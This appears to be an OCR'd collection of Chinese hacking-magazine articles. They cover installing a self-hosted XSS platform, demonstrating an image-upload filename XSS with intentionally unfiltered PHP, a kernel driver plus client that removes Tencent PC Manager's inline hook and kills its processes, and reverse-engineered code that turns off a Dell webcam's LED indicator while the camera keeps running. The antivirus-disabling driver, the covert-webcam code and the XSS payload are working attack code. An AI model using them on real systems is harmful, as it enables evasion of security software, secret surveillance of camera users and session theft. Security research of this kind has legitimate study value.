


图 33

此时随意乱填邀请码会提示邀请码不正确或已作废，使用正确的邀请码注册一个，如图 34 所示，提示注册成功。

图 34

2）IIS 环境搭建

此处主要关注搭建过程遇到的问题和解决方法。

用命令解压 xssplatform.zip，修改 config.php 里面的数据库连接字段，包括用户名、密码、数据库名，访问 URL 起始和伪静态的设置。

web 根目录下有一个 xssplatform.sql，导入库，然后导入 data.sql（注意先后顺序）。

进入数据库执行语句修改域名为自己的，UPDATE oc_module SET code=REPLACE(code,'http://xsser.me','http://yourdomain/xsser')。

初期注册用户时点击提交注册会无反应，解决方法为：找到 themes\default\templates 目录下的 register.html，修改第 53 行代码：<input id="btnRegister" type="button" onclick="Register()" value="提交注册" />，改为<input id="btnRegister" type="submit"

onclick="Register()" value="提交注册" />。接下来遇到的难题就是短链接 404，找了很多 Rewrite，在 IIS 测试都没成功，还好终于解决了。形如 http://XXXXX.XXX/Ft3Su0?1371909034 这样的链接会出现 404 错误，形如 http://xxxxx.XXX/index.php?do=code&urlKey=Ft3Su0 则正常。解决方法如下：

下载 ISAPI Rewrite3 full 版本，先安装 ISAPI_Rewrite3_0073.msi，安装完成后，打开 C:\Program Files\Helicon\ISAPI_Rewrite3（默认安装），把 RAR 包里面的 ISAPI_Rewrite.dll 和包里绿色版文件夹的 ISAPI_RewriteSnapin.dll 复制覆盖到程序目录（先备份）。还有，记得给 ISAPI_Rewrite3 软件安装目录 network service 的读权限，RAR 包里有安装说明。

操作完之后打开 Helicon Manager.exe，找到自己的网站，右侧有 edit 按钮，把下面的规则复制上去，之后重启 IIS 即可。

```
RewriteEngine on
RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
RewriteRule
^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
RewriteRule ^login$ index.php?do=login
```

SAE 新浪云的搭建

SAE 已经为我们封装好了代码，申请一个 SAE 的云创建，在此项目上传代码，按照下面的步骤安装即可。

1）导入数据库文件；

2）执行 SQL 替换数据库中所写的 xsser.me sql:UPDATE oc_module SET code=REPLACE(code, 'http://xsser.me', 'http://你懂的.sinaapp.com')；

3）修改配置文件中的发送邮件的邮箱和密码，config.php 文件倒数 2～3 行；修改 $config['urlroot']为你的域名；

4）确定已经初始化了 SAE 上的 mysql 和 memcache。

image upload xss 漏洞利用分析

文/图 haxsscker

首先我们来看一下这个漏洞的介绍，简单地说，由于上传时没有对文件名进行重命名，导致可以在文件名里面写入 XSS 代码，下面我们进行实例演示。

首先我们创建两个文件，photo.html 用于上传，photo.php 用于接收和显示，下面是代码。

```
//photo.html
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>上传图片</title>
```

```
</head>
<body>
<div align="center"><h1>请选择图片</h1></div>
<form action="photo.php" method="post" enctype="multipart/form-data">
    <div align="center">
        <input name="upload_file" type="file" size="20">
        <input name="Submit" type="submit" value="提交">
    </div>
</form>
</body>
</html>

//photo.php
<?php
error_reporting(0);
$dir = "./";
$tmp_name = $_FILES['upload_file']['tmp_name'];
$actual_name = $_FILES['upload_file']['name'];
$size =     $_FILES['upload_file']['size'];
$type =     $_FILES['upload_file']['type'];
move_uploaded_file($tmp_name,$dir.$actual_name);
echo "<img src=\"".$dir.$actual_name."\">";
?>
```

注意：由于不想写过多代码，没有进行任何过滤，只要漏洞原理能说清楚就可以了。

在 photo.html 随意选张图片上传，正常上传后的效果如图 1 所示，显示了图片，html 源码就是图片的地址。

图 1

利用 burp 抓包，将文件名改为\"onerror=\"alert(1)\" a=\".jpg，图 2 由于没写数据库，就没管单引号的转义，写数据库时候注意下就是了。斜杠“\”进行引号的转义，让其正常输出为引号而不闭合。




图 2

提交后，photo.php 显示出弹窗了，如图 3 所示。




图 3

我们看一下这里的 html 源代码，如图 4 所示，这样一个跨站代码产生了。

图 4

注意，这里只做了最简单的演示，直接显示了图片地址，真正的网站肯定是把这个地址插入数据库的，原理一样。

如果没有过滤，数据库会执行以下语句：

```
INSERT INTO `phish`.`web_list` (
`id` ,
`webname` ,
`webaddr` ,
`dbname`
)
VALUES (
NULL , '123', '\"onerror=\"alert(1)\" a=\".jpg', '123'
```

)

我们再看下数据库，如图 5 所示。当网页读取数据库并重组 html 代码时，就会导致跨站产生了。




图 5

（完）

编程恢复腾讯电脑管家XP专版Inline Hook程序分析

文/图 弭相辰

2014年4月8日，微软不再为WINDOWS XP提供相应的支持和更新。这个系统见证了我们这一代人的青春，十年前我们盼青春，十年后我们致青春，那经典的蓝天白云桌面是我们永不磨灭的记忆。说实话，WINDOWS XP能坚持到今天，在受摩尔定律支配的IT行业，是一个前无古人的奇迹。但当我们和它说再见时，却发现，目前在我国XP的市场份额依旧高达54.13%，而WIN7排在第二，占38.01%，WIN8只占2.56%，个人用户安装和使用XP的计算机将近2亿台。显而易见，这些用户面临着严峻的安全形势。

引用一段报道。4月5日，某公司发起一场“XP挑战赛”。200多名黑客发起对腾讯电脑管家XP专版、360安全卫士XP盾甲、金山毒霸XP防护盾的挑战。

有关这个事件，媒体的报道也是众说纷纭，莫衷一是。对于学习WINDOWS内核的我来说，最好的方法是自己动手去研究。我在腾讯电脑管家官网上下载了XP专用版本（版本号8.11.11378，截止到发稿时最新版本8.11.11477本程序仍然适用），安装到虚拟机中，分析电脑管家对内核所做的修改。

我们知道，WINDOWS XP系统通过SYSENTER指令来切入内核，到达内核入口KIFASTCALLENTRY函数。在虚拟机中启用WINDBG来调试该函数。

```
LKD> UF KIFASTCALLENTRY
FLOW ANALYSIS WAS INCOMPLETE, SOME CODE MAY BE MISSING
*** ERROR: MODULE LOAD COMPLETED BUT SYMBOLS COULD NOT BE LOADED FOR TSFLTMGR.SYS
NT!KIBBTUNEXPECTEDRANGE:
8053E352 83F910              CMP         ECX,10H
8053E355 7539                JNE         NT!KIBBTUNEXPECTEDRANGE+0X3E (8053E390)
……                                       ……
NT!KIFASTCALLENTRY+0XCC:
```

```
……                              ……
8053E646 90                     NOP                 //钩子位置
8053E647 90                     NOP
8053E648 90                     NOP
8053E649 E9C25D3079             JMP         TSFLTMGR+0X2410 (F9844410)
……                              ……
TSFLTMGR+0X2410:
F9844410 9C                     PUSHFD
F9844411 60                     PUSHAD
F9844412 57                     PUSH        EDI
F9844413 53                     PUSH        EBX
F9844414 50                     PUSH        EAX
F9844415 FF15506285F9           CALL        DWORD PTR [TSFLTMGR+0X14250 (F9856250)]
F984441B 89442410               MOV         DWORD PTR [ESP+10H],EAX
F984441F 61                     POPAD
F9844420 9D                     POPFD
F9844421 8BFC                   MOV         EDI,ESP
F9844423 3B35A86685F9           CMP         ESI,DWORD PTR [TSFLTMGR+0X146A8 (F98566A8)]
F9844429 FF35C06685F9           PUSH        DWORD PTR [TSFLTMGR+0X146C0 (F98566C0)]
F984442F C3                     RET
```

可以看出， 钩子的位置正是 8053E646 地址处的四句，直接跳转到系统流程之外，也就是电脑管家驱动模块的加载位置。个人猜测是由 TSFLTMGR.SYS 实现了挂钩，进而调用电脑管家其他的一些驱动，从名字上看，这些驱动涉及了 IE 保护、磁盘保护、主动防御、网络监控、ARP 防御等方面，应该说还是比较全面的。

接下来查看挂钩位置：

```
LKD> U 8053E646
NT!KIFASTCALLENTRY+0XE6:
8053E646 90                     NOP
```

```
8053E647 90                NOP
8053E648 90                NOP
8053E649 E9C25D3079        JMP     TSFLTMGR+0X2410 (F9844410)
8053E64E 0F83A8010000      JAE     NT!KISYSTEMCALLEXIT2+0X9F (8053E7FC)
8053E654 F3A5              REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
8053E656 FFD3              CALL    EBX
8053E658 8BE5              MOV     ESP,EBP
```

虽然各个电脑上的挂钩地址不一定就是 8053E646，但可以确定挂钩位置是在 KIFASTCALLENTRY+0XE6 处，那么原系统在这个位置是什么样子呢？

```
LKD> U NT!KIFASTCALLENTRY+0XE6
NT!KIFASTCALLENTRY+0XE6:
8053E646 8BFC              MOV     EDI,ESP
8053E648 3B35549A5580      CMP     ESI,DWORD PTR [NT!MMUSERPROBEADDRESS
(80559A54)]
8053E64E 0F83A8010000      JAE     NT!KISYSTEMCALLEXIT2+0X9F (8053E7FC)
8053E654 F3A5              REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
……                         ……
```

好了，编程摘除这个钩子的基本思路就是恢复系统原始的 8053E646—8053E64D 处的指令。此外，在编程过程中需要如下两个函数的地址：KIFASTCALLENTRY、MMUSERPROBEADDRESS。

对于查找 KIFASTCALLENTRY 地址，可以采用 SYSENTER 相关的原理。与 SYSENTER 指令相关的有三个 MSR 寄存器：IA32_SYSENTER_CS、 IA32_SYSENTER_ESP、 IA32_SYSENTER_EIP。这三个寄存器可以通过指令 RDMSR/WRMSR 来进行读写。寄存器地址分别是 174H、175H、176H。当执行 Sysenter，处理器会做下面的动作：

1. 从 IA32_SYSENTER_CS 从取出段选择子加载到 CS 中。

2. 从 IA32_SYSENTER_EIP 取出指令指针放到 EIP 中。

3. 将 IA32_SYSENTER_CS 的值加上 8，将其结果加载到 SS 中。

4. 从 IA32_SYSENTER_ESP 取出堆栈指针放到 ESP 寄存器中。

5. 切换到 R0 层。

6. 若 EFLAGS 中 V 标志已被置，则清除 V 标志。

7. 开始执行 EIP 处的系统过程。

因为切换到 R0 层首先读取 EIP 信息，又因为读取指令 RDMSR 是将寄存器的内容从高位到低位保存到 EDX:EAX 中，因此，可以这样获取 KiFastCallEntry 函数地址：

```
ULONG OrigKiFastCallEntry = 0;
 _asm mov ecx,0x176;
 _asm rdmsr;
 _asm mov OrigKiFastCallEntry,eax;
```

而对于 fnMmUserProbeAddress 函数，我采用了内核 API MmGetSystemRoutineAddress 函数来获取地址。

还有一点，就是在写入内存之前，要去除写保护，可以采用把 CR0 寄存器的 WP（Write Protect）位设置为 0 的方法，写完之后再恢复。

驱动程序中摘钩代码如下：

```
VOID HookQQPCMGR()
{
    UNICODE_STRING ustrFunName = RTL_CONSTANT_STRING(L"MmUserProbeAddress");
     PVOID fnMmUserProbeAddress = MmGetSystemRoutineAddress(&ustrFunName);
    //获取 MmUserProbeAddress 地址
     ULONG OrigKiFastCallEntry = 0;
     _asm mov ecx,0x176;
     _asm rdmsr;
     _asm mov OrigKiFastCallEntry,eax; //获取 KiFastCallEntry 地址
    UN_PROTECT();//去除写保护
    *(PULONG)((ULONG)OrigKiFastCallEntry+0xe6) = 0x8b;//依次对挂钩位置赋值
     *(PULONG)((ULONG)OrigKiFastCallEntry+0xe7) = 0xfc;
```

```
        *(PULONG)((ULONG)OrigKiFastCallEntry+0xe8) = 0x3b;
        *(PULONG)((ULONG)OrigKiFastCallEntry+0xe9) = 0x35;
       *(PULONG)((ULONG)OrigKiFastCallEntry+0xea) = (ULONG)fnMmUserProbeAddress;
       RE_PROTECT();//恢复写保护
        return STATUS_SUCCESS;
    }
```

接着我又完成了可与用户层交互的完整驱动程序，使用 WDK 7600.16385.1 的 Windows XP x86 Checked Build Environment 编译。

在用户层控制程序方面，由服务加载驱动，服务启动成功后进行挂钩和摘钩的控制，由 VC++6.0 编译，关键代码如下：

```
BOOL HookQQPCMGR()
{
      HANDLE m_hDevice = CreateFile("\\\\.\\HookQQPCMGREx",
                                    GENERIC_READ | GENERIC_WRITE,
                                    0,
                                    NULL,
                                    OPEN_EXISTING,
                                    FILE_ATTRIBUTE_SYSTEM,
                                    NULL);

    if ( m_hDevice == INVALID_HANDLE_VALUE )
    {
        return 0;
    }
      DWORD dwRet = 0;
    if(DeviceIoControl(m_hDevice, IOCTL_ON, NULL, 0, NULL, 0, &dwRet, NULL))//挂钩
      puts("Hook 成功");
      else
      {
        puts("Hook 失败，任意键退出");
        getchar();
```

```
        exit(1);
    }
    killQQPCMGR();//结束管家所有进程
    DWORD dwRet2 = 0;
if(DeviceIoControl(m_hDevice, IOCTL_OFF, NULL, 0, NULL, 0, &dwRet2, NULL))//摘钩
puts("UnHook 成功");
    else
    {
        puts("UnHook 失败，任意键退出");
        getchar();
        exit(1);
    }
CloseHandle(m_hDevice);
return TRUE;
}
```

这段程序是当服务加载成功后执行的，其中的 killQQPCMGR()函数是枚举进程、匹配进程名、提升权限、结束进程的常规 R3 层方法。当然也可以单独编译以上程序，由 KmdManager 加载驱动来执行。

经过我的两台 XP 虚拟机的测试，本程序均可达到预期目的。

需要说明的是，本文和程序旨在促进 Windows 系统安全技术的提高，绝不是给某些“黑客”提供技术支持，因此本程序每执行一步都给出提示，需要输入才能执行下一步；程序只结束了进程，并未删文件，重启电脑之后可恢复原样。

结语

无论是安全软件的挂钩，还是我们去恢复钩子，本质上都是 Rootkit 技术。就像一把宝剑，可以去防身，也可以去攻击别人。由于用户在大多数情况下总是先安装安全软件，所以安全软件占领了系统的“高地”，处于有利位置，封锁了常见的驱动入口，也使得最近以来 Rootkit 病毒不再肆虐了，但我们绝对不能掉以轻心。

分析安全软件所采用的技术，起初是工作在用户层，自 2007 年初熊猫烧香事件后，纷纷转入内核层，代表技术就是 HOOK SSDT。然而好景不长，一大波可以恢复 SSDT 的病毒木马，如灰鸽子，接踵而至。2010 年之后，安全软件加载自己的驱动后，又开始对系统作起了 Inline Hook，改变了系统执行流程，就像本例中的腾讯电脑管家一样，这就进一步提高了安全软件的自我保护强度。由于各个安全软件的 Inline Hook 不尽相同，只有准确找到钩子的位置并恢复之，才有可能结束它。寻求一种通用的方法越来越困难了，除非出现了更底层

的技术。还有一个问题，就是加载驱动时管家会有提示，但这也难不倒聪明的黑客，他们当然可以去研究如何绕过加载提示，但有时技术上不好解决的问题，略施社会工程学的小计，比如披上一层诱惑的外衣，会令绝大多数非专业的网民做出错误的决定，要知道，再厉害的安全软件，也是由人来操纵的。

这场魔与道的争锋永远不会停止，在一次次的对抗当中，我们的信息安全技术才有了一次次的提升。目前高级的 Rootkit 病毒也采用了 Inline Hook 技术，这就使得从 Windows 内核到硬件的道路上，谁隐藏的越深越隐蔽，谁就是胜利者。对于安全工作者来说，该 Inline Hook 异常重要，就本文的事例来说，一旦该钩子被恢复，安全软件的所有保护全部失效，因此注意隐藏钩子的位置，增加钩子的深度、强度，让黑客无从下手，才达到了目的。

对于广大还在使用 Windows XP 系统电脑的网民来说，还是要相信几大安全厂商做出的承诺，及时安装安全软件，定期升级，定期查杀系统，及时安装厂商发布的漏洞补丁。此外，还要更加注意自己的上网习惯，不上具有诱惑力的网站，不去下载可疑文件，打开下载文件之前先查杀，方能最大限度的确保自己的电脑无虞。

最后，感谢《黑客防线》杂志以及市面上一些相关书籍，使我入门 Windows 内核领域。在编写过程中，犯过许多错误，但加深了我对 Windows 内核编程的认识，对我来说颇具意义。希望在《黑客防线》杂志的指引下，我会有进一步的提高，也希望《黑客防线》杂志越办越好。

编程实现关闭 LED 指示灯远程启动摄像头

文/图 李旭昇

在去年年底的一则新闻中，FBI 抓获了一位通过笔记本摄像头偷拍并勒索受害者的犯罪分子。值得注意的是，受害者从未注意到自己笔记本摄像头上的 LED 指示灯亮起，因此也难以察觉自己一直在被偷拍。此后不久，FBI 的前操作技术部门雇员 Marcus Thomas 向媒体爆料称，FBI 早在几年前就已经掌握了在不点亮 LED 指示灯的情况下，远程启动摄像头的方法。

LED 指示灯真的可以在摄像头工作时关闭吗？笔者决定一探究竟。

从理论上来说，作为一项重要的安全与隐私特性，LED 指示灯应该被设计成硬件功能。当图像采集模块工作时，LED 指示灯就被点亮，这样黑客就无能为力了。除此之外，即使 LED 灯由固件控制，都有被攻破的可能。

知己知彼方能百战不殆。由于笔者先前未涉猎过摄像头开发，所以只好从摄像头的基本编程开始补课，也顺便寻找一些蛛丝马迹。MSDN 中对摄像头的使用作了详细的介绍。简单来说，Windows 借助消息机制对摄像头进行了精心的封装。应用程序无需处理各种通信细节，只需创建一个“捕获窗体”（Capture Window），并通过消息与其交互便可以完成图像的采集和参数的控制。不出所料，文档中没有任何与 LED 指示灯有关的信息。实验表明，当调用有关函数（事实上是宏，最终会向捕获窗体发送消息）开始图像采集时，LED 指示灯会自动亮起；当结束图像采集时，LED 指示灯会自动关闭。看来高层的封装隐藏了底层的细

节，我们还需深入一些。

接下来的目标是 DELL 自带的摄像头控制软件。通常，笔记本自带的控制软件都会提供更丰富的控制，比如在图像中添加画框等等。如果它能够关掉 LED 指示灯，我们只需对其进行逆向便可以解开其中的奥秘。功夫不负有心人，在控制程序所在目录下，笔者发现了 CTVidHand.dll，其导出函数出现了 SetLEDControl 字样，如图 1 所示。




图 1 CTVidHand.dll 的导出函数

这个函数立刻引起我的注意。事实上，它极有可能是控制 LED 灯开关的关键。然而调试的结果却又令人大失所望，SetLEDControl 的断点未曾命中，但是 LED 指示灯已经亮起。如图 2 所示，我翻看了 SetLEDControl 和几个相关函数的代码，没有发现任何有价值的线索。

```
public SetLEDControl
SetLEDControl proc near

var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  4

sub     esp, 8
call    sub_6EEA061
push    eax
lea     ecx, [esp+0Ch+var_8]
call    ??0AFX_MAINTAIN_STATE2@@QAE@PAVAFX_MODULE_STATE@@@Z
mov     ecx, offset unk_6EF5548
mov     eax, [esp+8+arg_0]
push    eax
call    sub_6EE6820
mov     ecx, [esp+8+var_4]
mov     edx, [esp+8+var_8]
mov     [ecx+4], edx
add     esp, 8
retn    4
SetLEDControl endp
```

图 2 SetLEDControl 函数的代码

莫非 SetLEDControl 函数是有意设下的陷阱？如果不是，这个函数有什么作用？笔者在思考过程中无意触发了延时拍照功能，3 秒过后，LED 灯变为闪烁状态，并伴随着提示音。拍照结束后，LED 灯又恢复到常亮状态。原来 LED 灯真的可以改变状态。

笔者重新设置了 SetLEDControl 的断点，然后再次进行延时拍照。3 秒过后，LED 灯并没有开始闪烁——断点命中了！欣喜之余，笔者立刻查看 SetLEDControl 的反汇编 C 代码。它只接受一个参数，而此时线上[esp+4]的值是 4。按 F9 继续执行后，LED 灯开始闪烁并完成拍照。紧接着断点再次命中，此时[esp+4]的值是 1。我推测该值就是 LED 灯的状态。既

然 1 是常亮，4 是闪烁，那么 0 很可能表示关闭。我将[esp+4]的值改为 0 并按 F9 继续执行。此时 LED 灯果然关闭了，而且画面还可以正常显示。

但是好景不长，LED 灯很快又恢复了常亮状态。不过我马上反应过来，结束拍照后，控制程序将 LED 灯设为常亮状态可能还有其他办法，我们最初的断点没有命中也可以佐证这一点。至于这只是编程中的缺陷，还是有意设置的障碍，我没有细究，因为现在已经找到了可以设置 LED 的办法。事实上，0 表示关闭，1 表示常亮，2-6 都是闪烁，且频率依次加快。不过这样守株待兔的修改函数参数实在不方便，笔者用 CreateRemoteThread 直接调用 SetLEDControl（和 CreateLEDControl）函数，就可以实现对 LED 灯的完全控制。

不过问题并没有结束。SetLEDControl 是如何实现对 LED 灯的控制的？这种方法在没有安装该控制软件（和相应驱动程序）的笔记本上是否试用？通常的摄像头，包括笔记本内置的摄像头，都是 USB 设备，并且遵从 UVC 标准（Usb Video Camera）。这个标准极大的提高了 USB 摄像头的通用性。由于操作系统为 UVC 设备提供了统一的类驱动（图 3 为 Windows 系统的 usbvideo.sys），所以用户不必再为摄像头安装驱动程序。usbvideo.sys 之上可能有若干厂商提供的过滤驱动，用于实现更复杂的功能或更精细的控制。




图 3 usbvideo.sys 等驱动

为了搞清 SetLEDControl 的工作原理，我们先分析它与上层驱动的通信，即分析 DeviceIoControl 的调用；如果分析出的通信过程与厂商有关，我们就需要进一步研究上层过滤驱动与下层 usbvideo.sys 的通信过程，进而尝试找出控制 LED 灯的一般方法。由于 UVC 标准中并未对 LED 灯明确规定，不同厂商的控制方法都包含在其控制软件中，我们只能尽可能地缩小查找范围，给出找到有关控制细节的方法。

为了监控控制程序与驱动程序的通信，我们借助 API Monitor 工具监控 DeviceIoControl 的调用情况。由于控制程序对 DeviceIoControl 的调用十分频繁（比如读取图像等等），无法找到关键的某次调用，所以这里需要用到一点技巧。我们首先在 API Monitor 中设置好 DeviceIoControl 的监控，随后用调试器挂在控制程序。在控制程序命中 SetLEDControl 断点时，不断跟进直到即将调用 DeviceIoControl。这是我们激活 API Monitor 中的中断并在调试器中继续执行，这样 API Monitor 会在 DeviceIoControl 被调用时将控制程序中断下来。根据我们的操作，记录下来的第一次调用就是 SetLEDControl 产生的 DeviceIoControl 调用。

Parameters: DeviceIoControl (Kernel32.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	HANDLE	hDevice	0x0000046c	0x0000046c
2	DWORD	dwIoControlCode	IOCTL_KS_PROPERTY	IOCTL_KS_PROPERTY
3	LPVOID	lpInBuffer	0x03a2f2e0	0x03a2f2e0
4	DWORD	nInBufferSize	3200	3200
5	LPVOID	lpOutBuffer	0x03a2ff84	0x03a2ff84
6	DWORD	nOutBufferSize	1	1
7	LPDWORD	lpBytesReturned	0x03a2f2dc = 0	0x03a2f2dc = 0
8	LPOVERLAPPED	lpOverlapped	0x03a2f298 = { Internal = 0, Intern...	0x03a2f298 = { Internal =

图 4 API Monitor 记录到的关键 DeviceIoControl 调用的各项参数

这里 hDevice 为设备句柄，我们在 Process Explorer 中查看句柄可以发现它指向的文件对应摄像头的设备路径。dwIoControlCode 是 IOCTL_KS_PROPERTY，其 lpInBuffer 中包含 KSPROPERTY 结构和附加的信息，其定义为：

```
struct KSPROPERTY {
GUID   Set;
   ULONG Id;
   ULONG Flags;
};
```

观察 API Monitor 记录下来的 Buffer（图 5）可以发现，Flags 为 0x10000002，包含了 KSPROPERTY_TYPE_SET 标志，表示设置属性。lpOutBuffer 中就是 LED 灯的控制状态，设为 0 就可以将其关掉。




图 5 API Monitor 记录的 lpInBuffer

由此我们基本搞清了 LED 灯的控制方法，以下代码可以实现关闭 LED 灯或将其设为任意状态。

```
int main(){

    HKEYhkey = NULL;
    if                    (RegCreateKeyEx(HKEY_LOCAL_MACHINE,
L"SYSTEM\\CurrentControlSet\\Control\\MediaResources\\msvideo\\MSVideo.
VFWWDM",
        NULL, NULL, NULL, KEY_READ, NULL,
        &hkey, NULL) != ERROR_SUCCESS)
    {
        cout<<"Fail to open key: "<<GetLastError() <<endl;
        getchar();
        return 0;
    }

    WCHARDevicePath[MAX_BUF] = { 0 };
    DWORDlpcbData = MAX_BUF;
    RegQueryValueEx(hkey,      L"DevicePath",      NULL,      NULL,
(LPBYTE)DevicePath, &lpcbData);
    wcout<<DevicePath<<endl;

   HANDLEhUSBCam = CreateFile(DevicePath, GENERIC_READ | GENERIC_WRITE,
0x00000000, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    cout<<hUSBCam<<endl;

    if (INVALID_HANDLE_VALUE == hUSBCam)
    {
        cout<<"Fail to open USB webcam, exiting..."<<endl;
```

```
            getchar();
            return 0;
        }

        CHARbuf[1024]                                                    =
"\xc3\x85\xb8\x0f\xc2\x68\x47\x45\x90\xf7\x8f\x47\x57\x9d\x95\xfc\x02\x
00\x00\x00\x02\x00\x00\x10\x02\x00\x00\x00";
        CHAROutBuf[24] = { 0 };
        DWORDBytesRet = 0;
        while (true)
        {
            for (inti = 0; i<= 0xf; i++)
            {
                buf[24] = i;
                DWORD ret = DeviceIoControl(hUSBCam, IOCTL_KS_PROPERTY, buf,
1024, &OutBuf, 4, &BytesRet, NULL);
                if (ret != NULL)
                {
                    cout<<"DeviceIoControl done with buf[24]="<<i<<endl;
                    gotoNEXTStatus;
                }
                elseif (GetLastError() != 1170)
                {
                    cout<<"DeviceIoControl    failed:    "<<GetLastError()
<<endl;
                }
            }

    NEXTStatus:
            cin>>OutBuf;
            OutBuf[0] -= ('0');
        }

        getchar();
        return 0;
    }
```

经笔者实验（如图 6 和图 7 所示），以上代码适用于 DELL 笔记本。对于其他品牌的笔记本，KSPEOPERTY 结构中的 GUID 可能是不同的，所以不能实现完全通用。不过只需预先（或者动态的）获得该值，就可能关闭任意笔记本电脑的 LED 灯。

